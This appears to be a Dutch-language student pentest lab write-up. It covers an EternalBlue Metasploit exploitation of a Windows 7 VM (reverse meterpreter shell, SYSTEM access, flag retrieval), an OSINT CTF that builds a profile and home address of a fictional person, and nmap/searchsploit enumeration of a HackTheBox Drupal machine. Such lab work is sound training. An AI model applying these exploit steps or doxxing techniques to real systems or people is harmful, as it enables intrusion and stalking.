|   OS CPE: cpe:/o:microsoft:windows.7::sp1:professional
|   Computer name: Jon-PC
|   NetBIOS computer name: JON-PC\x00
|   Workgroup: WORKGROUP\x00
|   System time: 2021-05-18T19:25:57-05:00
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|_smb2-security-mode:
|   2.02:
|     Message signing enabled but not required
|_smb2-time:
|   date: 2021-05-19T00:25:57
|   start_date: 2021-05-19T00:24:19
```

Vulnerabilities 26					
Filter	Search Vulnerabilities		26 Vulnerabilities		
<input type="checkbox"/> Sev	Name	Family	Count		
<input type="checkbox"/> CRITICAL	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote...	Windows	1		
<input type="checkbox"/> CRITICAL	Unsupported Windows OS (remote)	Windows	1		
<input type="checkbox"/> MEDIUM	SMB Signing not required	Misc.	1		
<input type="checkbox"/> INFO	DCE Services Enumeration	Windows	7		
<input type="checkbox"/> INFO	Nessus SYN scanner	Port scanners	3		
<input type="checkbox"/> INFO	Microsoft Windows SMB Service Detection	Windows	2		
<input type="checkbox"/> INFO	Common Platform Enumeration (CPE)	General	1		
<input type="checkbox"/> INFO	Device Type	General	1		
<input type="checkbox"/> INFO	Ethernet Card Manufacturer Detection	Misc.	1		
<input type="checkbox"/> INFO	Ethernet MAC Addresses	General	1		
<input type="checkbox"/> INFO	ICMP Timestamp Request Remote Date Disclosure	General	1		
<input type="checkbox"/> INFO	Link-Local Multicast Name Resolution (LLMNR) Detection	Service detection	1		
<input type="checkbox"/> INFO	Local Checks Not Enabled (info)	Settings	1		
<input type="checkbox"/> INFO	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure	Windows	1		
<input type="checkbox"/> INFO	Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry	Windows	1		
<input type="checkbox"/> INFO	Microsoft Windows SMB Versions Supported (remote check)	Windows	1		
<input type="checkbox"/> INFO	Microsoft Windows SMB2 and SMB3 Dialects Supported (remote check)	Windows	1		
<input type="checkbox"/> INFO	Nessus Scan Information	Settings	1		
<input type="checkbox"/> INFO	Nessus Windows Scan Not Performed with Admin Privileges	Settings	1		

Enumeration

Uit onze eerste Nmap scan kunnen we een paar dingen afleiden. Er draait geen webserver deze keer dus we moeten langs een andere manier binnen geraken. Dat wil zeggen dat de kans op een deftige meterpreter shell deze keer groot is en daar kunnen we veel mee doen.

We kunnen afleiden dat het systeem Windows 7 Professional is, versie 7601 Service Pack 1. Meestal kijk ik dan ook meteen of er enkele grote bekende exploits zijn voor deze versie. Meestal gaat dat als volgt <searchterm> exploit en dan uitkijken naar een link van Exploit-db of Rapid7. Exploit-db is een grote database van zowel scripts als manuele exploits. Als we een rapid7 link terugkrijgen is dat vaak goed nieuws want rapid7 zijn de makers van Metasploit en dus is de kans groot dat er een exploit in Metasploit zit om te gebruiken.

In dit geval hebben we geluk, een eerste search geeft zowel Exploit-db als Rapid7 weer. We openen de Rapid7 link.

MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

[Back to Search](#)

MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

Disclosed	Created
03/14/2017	05/30/2018

Description

This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later completed in srvnet!SrvNetWskReceiveComplete. This exploit, like the original may not trigger 100% of the time, and should be run continuously until triggered. It seems like the pool will get hot streaks and need a cool down period before the shells rain in again. The module will attempt to use Anonymous login, by default, to authenticate to perform the exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use those instead. On some systems, this module may cause system instability and crashes, such as a BSOD or a reboot. This may be more likely with some payloads.

EternalBlue is een van de bekendste namen in de exploit wereld omdat het zo'n gevaarlijke en effectieve exploit is. Als ons systeem daadwerkelijk hiervoor vatbaar is dan is de kans op root zeer groot. Onze eerste stap gaat dan ook zijn om te kijken welke poorten er open staan.

EternalBlue gebruikt de poorten 139 en 445, het is een aanval op een zwakte in Microsoft zijn implementatie van het SMB-protocol in deze versie.

```
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
```

We kunnen afleiden dat beide poorten die we nodig hebben wel degelijk openstaan. Dat is zeer goed nieuws. Voorlopig gaan we dus deze richting uit en kijken we hoe ver we geraken.

We krijgen van Nmap ook nog wat extra info mee die handig kan zijn indien nodig. SMB signing not required vinden we trouwens ook terug in onze Nessus scan.

Vulnerabilities

26

SMB Signing not required

< >

Description

Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

Solution

Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.

See Also

<http://www.nessus.org/u?df39b8b3>

<http://technet.microsoft.com/en-us/library/cc731957.aspx>

<http://www.nessus.org/u?74b80723>

<https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html>

<http://www.nessus.org/u?a3cac4ea>

Output

No output recorded.

Port	Hosts
445 / tcp / cifs	10.0.2.5

Exploitation

Nu we een eerste doel voor ogen hebben gaan we aan de slag met Metasploit. Ik zoek naar mogelijke modules betreft EternalBlue, en dankzij de Rapid7 site eerder weten we dat deze er zijn.

```
msf6 > search eternalblue

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14      average No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
2  exploit/windows/smb/ms17_010_psexec        2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
3  auxiliary/admin/smb/ms17_010_command       2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
4  auxiliary/scanner/smb/smb_ms17_010         2017-03-14      normal No     MS17-010 SMB RCE Detection
5  exploit/windows/smb/smb_doublepulsar_rce   2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce
```

Daarna kies ik voor optie 0 omdat optie 1 gaat over Windows 8+ en we weten dat we hier werken met Windows 7. Use 0 is een shortcut i.p.v. de naam over te typen.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name          Current Setting  Required  Description
----          -
RHOSTS        .               yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT         445             yes       The target port (TCP)
SMBDomain     .               no        (Optional) The Windows domain to use for authentication
SMBPass       .               no        (Optional) The password for the specified username
SMBUser       .               no        (Optional) The username to authenticate as
VERIFY_ARCH   true            yes       Check if remote architecture matches exploit Target.
VERIFY_TARGET true            yes       Check if remote OS matches exploit Target.
```


Eerste stap na een module te selecteren is altijd kijken welke parameters we moeten meegeven in OPTIONS.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  ----          -
  RHOSTS         10.0.2.5         yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT          445              yes       The target port (TCP)
  SMBDomain      .                no        (Optional) The Windows domain to use for authentication
  SMBPass        .                no        (Optional) The password for the specified username
  SMBUser        .                no        (Optional) The username to authenticate as
  VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
  VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.
```

De poort staat juist, enkel nog de RHOSTS (remote host ip) ingeven. En daarna voeren we de exploit uit.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.5:445 - Executing automatic check (disable AutoCheck to override)
[*] 10.0.2.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.0.2.5:445 - Scanned 1 of 1 hosts (100% complete)
[-] 10.0.2.5:445 - Exploit aborted due to failure: unknown: Cannot reliably check exploitability. Enable ForceExploit to override check result.
[*] Exploit completed, but no session was created.
```

We zien dat de exploit mislukt is omdat er niet gecheckt kan worden of de target host een zwakte heeft voor deze exploit. Nu moesten we geen fatsoenlijke enumeration gedaan hebben konden we nu twijfels hebben over dat dit wel de juiste manier is om verder te gaan. Maar we weten dat de OS van onze target wel degelijk exploitable is door EternalBlue. We zetten dus de checks uit en proberen opnieuw.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set VERIFY_TARGET false
VERIFY_TARGET => false
msf6 exploit(windows/smb/ms17_010_eternalblue) > set VERIFY_ARCH False
VERIFY_ARCH => false
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.5:445 - Executing automatic check (disable AutoCheck to override)
[*] 10.0.2.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.5:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.5:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.5:445 - The target is vulnerable.
[*] 10.0.2.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.5:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.5:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.5:445 - Connecting to target for exploitation.
[+] 10.0.2.5:445 - Connection established for exploitation.
[+] 10.0.2.5:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.5:445 - CORE raw buffer dump (42 bytes)
[*] 10.0.2.5:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.0.2.5:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.0.2.5:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.0.2.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.5:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.5:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.5:445 - Starting non-paged pool grooming
[+] 10.0.2.5:445 - Sending SMBv2 buffers
[+] 10.0.2.5:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.5:445 - Sending final SMBv2 buffers.
[*] 10.0.2.5:445 - Sending last fragment of exploit packet!
[*] 10.0.2.5:445 - Receiving response from exploit packet
[+] 10.0.2.5:445 - ETERNALBLUE overwrite completed successfully (0xc000000d)!
[*] 10.0.2.5:445 - Sending egg to corrupted connection.
[*] 10.0.2.5:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.0.2.5
[+] 10.0.2.5:445 - =====
[+] 10.0.2.5:445 - =====WIN=====
[+] 10.0.2.5:445 - =====
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.5:49158) at 2021-05-18 13:31:11 -0400
```


En zoals verwacht werkt het perfect zoals we dachten. Eerstvolgend commando is altijd kijken welke user we zijn. In dit geval is dat NT AUTHORITY\SYSTEM en hebben we dus **root access tot het systeem**.

```
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

Vervolgens gaan we kijken of er vlaggen aanwezig zijn op het systeem, op HTB en soortgelijke platformen moet je er altijd 2 ingeven. Hier vinden we 3 flag txt bestanden. We openen die van system32.

```
meterpreter > search -f flag*.txt  
Found 3 results...  
  c:\flag1.txt (24 bytes)  
  c:\Users\Jon\Documents\flag3.txt (37 bytes)  
  c:\Windows\System32\config\flag2.txt (34 bytes)  
meterpreter > shell  
Process 604 created.  
Channel 2 created.  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>type c:\Windows\System32\config\flag2.txt  
type c:\Windows\System32\config\flag2.txt  
flag{sam_database_elevated_access}  
C:\Windows\system32>
```

Level B Requirements

OSINT Challenge


We hebben de taak gekregen om uit te zoeken wie een foto heeft gemaakt. Een google reverse image search leverde niet veel op dus we gaan een andere methode moeten zoeken. Vaker hebben we al wel eens tegengekomen dat wanneer je een foto neemt daar vaak extra data in opgeslagen wordt. We gaan dus op zoek naar een tool die deze informatie uit een afbeelding kan halen en zo komen we na even zoeken terecht bij Exiftool.

Na even de documentatie te lezen is Exiftool exact wat we zoeken en dus gaan we de afbeelding in Exiftool laden.

```
C:\Users\vince\Desktop\exiftool-12.25>exiftool icecream.jpg
ExifTool Version Number      : 12.25
File Name                    : icecream.jpg
Directory                    : .
File Size                     : 322 KiB
File Modification Date/Time   : 2021:05:19 18:51:15+02:00
File Access Date/Time        : 2021:05:19 18:51:42+02:00
File Creation Date/Time      : 2021:05:19 18:51:14+02:00
File Permissions              : -rw-rw-rw-
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
Exif Byte Order               : Big-endian (Motorola, MM)
Resolution Unit               : inches
Y Cb Cr Positioning           : Centered
Exif Version                  : 0231
Components Configuration     : Y, Cb, Cr, -
Flashpix Version              : 0100
Owner Name                   : Johnny Dorfmeister
Image Width                  : 1536
Image Height                  : 2048
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample               : 8
Color Components              : 3
Y Cb Cr Sub Sampling          : YCbCr4:4:4 (1 1)
Image Size                   : 1536x2048
Megapixels                   : 3.1
```

We krijgen een heleboel extra informatie waaronder de owner name Johnny Dorfmeister. We weten dus al zijn volledige naam en kunnen hiermee verder aan de slag.


Wanneer we zijn naam zoeken op google is het eerste resultaat dat terug komt zijn LinkedIn account. We zien hier zijn huidige en voorgaande job.




Johnny Dorfmeister

web 2.0 specialist
Limburg, Flemish Region, Belgium

[Join to Connect](#)

 Zelfstandige

 [Twitter](#)

Experience



Manager

Zelfstandige

Jul 2011 - Present · 9 years 11 months



Webontwikkelaar

pishapasha

May 2011 - Jun 2011 · 2 months

Op google vinden we ook zijn Twitter terug, het eerste wat we daar tegenkomen is een vermelding van een pagina die hij verwijderd heeft in 2019 en volgens zijn toon belangrijk was. Wanneer we deze pagina bezoeken bestaat hij niet meer.



johnny dorfmeister @johnnydorfmeis1 · Jan 15, 2019

nevermind, found it! and in time too! it had some information on it that shouldn't be public... good thing the internet isn't archived, right? :D

 1   

[Show this thread](#)



johnny dorfmeister @johnnydorfmeis1 · Jan 15, 2019

Does anyone know how to delete a page from a wordpress site? I created howitshould.be/test-page but I can't seem to remove it now :-/


 1   2 

[Show this thread](#)

We gaan dus op zoek of die website een vorige versie ergens in een archief heeft. We komen een site genaamd WaybackMachine tegen, deze site maakt geregeld snapshots van websites en slaagt deze op. En we hebben geluk want er was wel degelijk een snapshot op die dag.



howitshouldbe.be



Een van de eerste lijnen tekst op zijn website geeft ons zijn geboortjaar, 1995. Wanneer we de website verder gaan onderzoeken vinden we niet zo heel veel, de website heeft op het eerste zicht maar 2 echte pagina's, de homepage en contact. We sturen Johnny dan maar een berichtje en krijgen als antwoord iets waar we op zoek waren, zijn adres!

contact


Thanks for contacting me, an e-mail is on the way with more details.

It might happen that the mail server is broken again, if so, please send a letter with the job description to:

*Johnny Dorfmeister
Melkvoetstraat 48
3500 Hasselt*

Seriously, don't send anything to these people, I don't know them, it's only for the CTF!

Wanneer we deze ingeven op google maps en de streetview bekijken zien we dat er niks op zijn muur staat. Maar we weten dat google regelmatig nieuwe afbeeldingen maakt voor zijn streetview. Zou er dus een soort van archief bestaan voor deze beelden? Na een search is het antwoord ja! En in ons geval is er wel degelijk een beeld van 2013 van zijn “wall”. Just married!



We zoeken voor andere social media. Facebook levert een John Dorfmeister op maar dat is niet de juiste. Op instagram vinden we hem wel. We gaan door al zijn foto's met eten en vinden deze

interessante beschrijving.



Ook zijn lievelings eten is dus bij ons bekend, macaroni!

Volledige naam: Johnny Dorfmeister

Geboortedatum: 1995

Huidige job: manager als zelfstandige

Vorige job: webontwikkelaar bij pishapasha

Lievelings eten: macaroni

Zijn/haar thuis adres:

Johnny Dorfmeister

Melkvoetstraat 48

3500 Hasselt

Extra's: Flag is w@yb@ck!

Op de wall in 2013: JUST MARRIED

Level A(+) Requirements

Active HTB

Om met HackTheBox van slag te kunnen gaan en we kiezen om onze eigen Pwnbox te gebruiken moeten we altijd eerst verbinding maken met het netwerk van HacktTheBox. We gebruiken OpenVPN met een file die je krijgt wanneer je lid bent.

```
(vince@kali)~$ sudo openvpn /home/kali/HackTheBox/zeroshin.ovpn
[sudo] password for vince:
2021-05-22 12:38:59 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not compressed unless "allow-compression yes" is also set.
```

Vervolgens kiezen we een actieve machine (22/05/2021), en spawnen we deze.

ACTIVE MACHINES ⓘ

RETIRED MACHINES ⓘ

MACHINES TO-DO LIST

Q

Search active machines...


MACHINE

USER RATING

RATING

USER OWNS

SYSTEM OWNS



Armageddon

EASY

<



Vooraleer ik verder ga met wat dan ook maak ik er een gewoonte van eerst een ping command te doen naar deze box om te zien of de verbinding werkt.

```
(vince@kali)-[~]  
$ ping 10.129.48.89  
PING 10.129.48.89 (10.129.48.89) 56(84) bytes of data.  
64 bytes from 10.129.48.89: icmp_seq=1 ttl=63 time=20.9 ms  
64 bytes from 10.129.48.89: icmp_seq=2 ttl=63 time=28.1 ms  
64 bytes from 10.129.48.89: icmp_seq=3 ttl=63 time=20.5 ms
```

We krijgen antwoord dus we kunnen aan de slag.

Scanning

Nmap

Zoals gewoonlijk starten we met Nmap met mijn vertrouwde scan (speed T4, alle poorten, alle informatie)


```
(vince@kali)-[~]
└─$ sudo nmap -T4 -p- -A 10.129.48.89
[sudo] password for vince:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-22 12:56 EDT
Nmap scan report for 10.129.48.89
Host is up (0.021s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
|   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
|_  256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-robots.txt: 36 disallowed entries (15 shown)
|   /includes/ /misc/ /modules/ /profiles/ /scripts/
|   /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|   /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_ http-title: Welcome to Armageddon | Armageddon
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

Wanneer je op HTB slechts 2 poorten krijgt is dat altijd goed nieuws. Dat maakt het hele verhaal meer straight forward omdat je weet dat je op deze twee moet gaan focussen. Uit ervaring weet ik dat SSH vrij veilig is en dus een exploit op deze poort gaat dus niet van toepassing zijn in dit geval.

Dat vertelt mij dat we waarschijnlijk toegang gaan moeten vinden via poort 80 en later verbinden met SSH.

Enumeration

We gaan dus kijken wat er op poort 80 draait en gaan de website eens bezoeken.



Het is best practice om ook altijd de source van de pagina te bekijken. Wanneer we dit doen valt er iets op dat ook in onze Nmap scan teruggekomen is en dat is Drupal versie 7.

```
17 <meta name="Generator" content="Drupal 7 (http://drupal.org)" />
18 <title>Welcome to Armageddon | Armageddon</title>
```

We gaan eens kijken of er in Metasploit iets terug te vinden is over deze versie.

```
(vince@kali)-[~]
$ searchsploit drupal 7
```

Exploit Title	Path
Drupal 4.1/4.2 - Cross-Site Scripting	php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection	php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution	php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection	php/webapps/27020.txt
Drupal 5.2 - PHP Zend Hash ation Vector	php/webapps/4510.txt
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities	php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)	php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)	php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)	php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)	php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)	php/webapps/35150.php

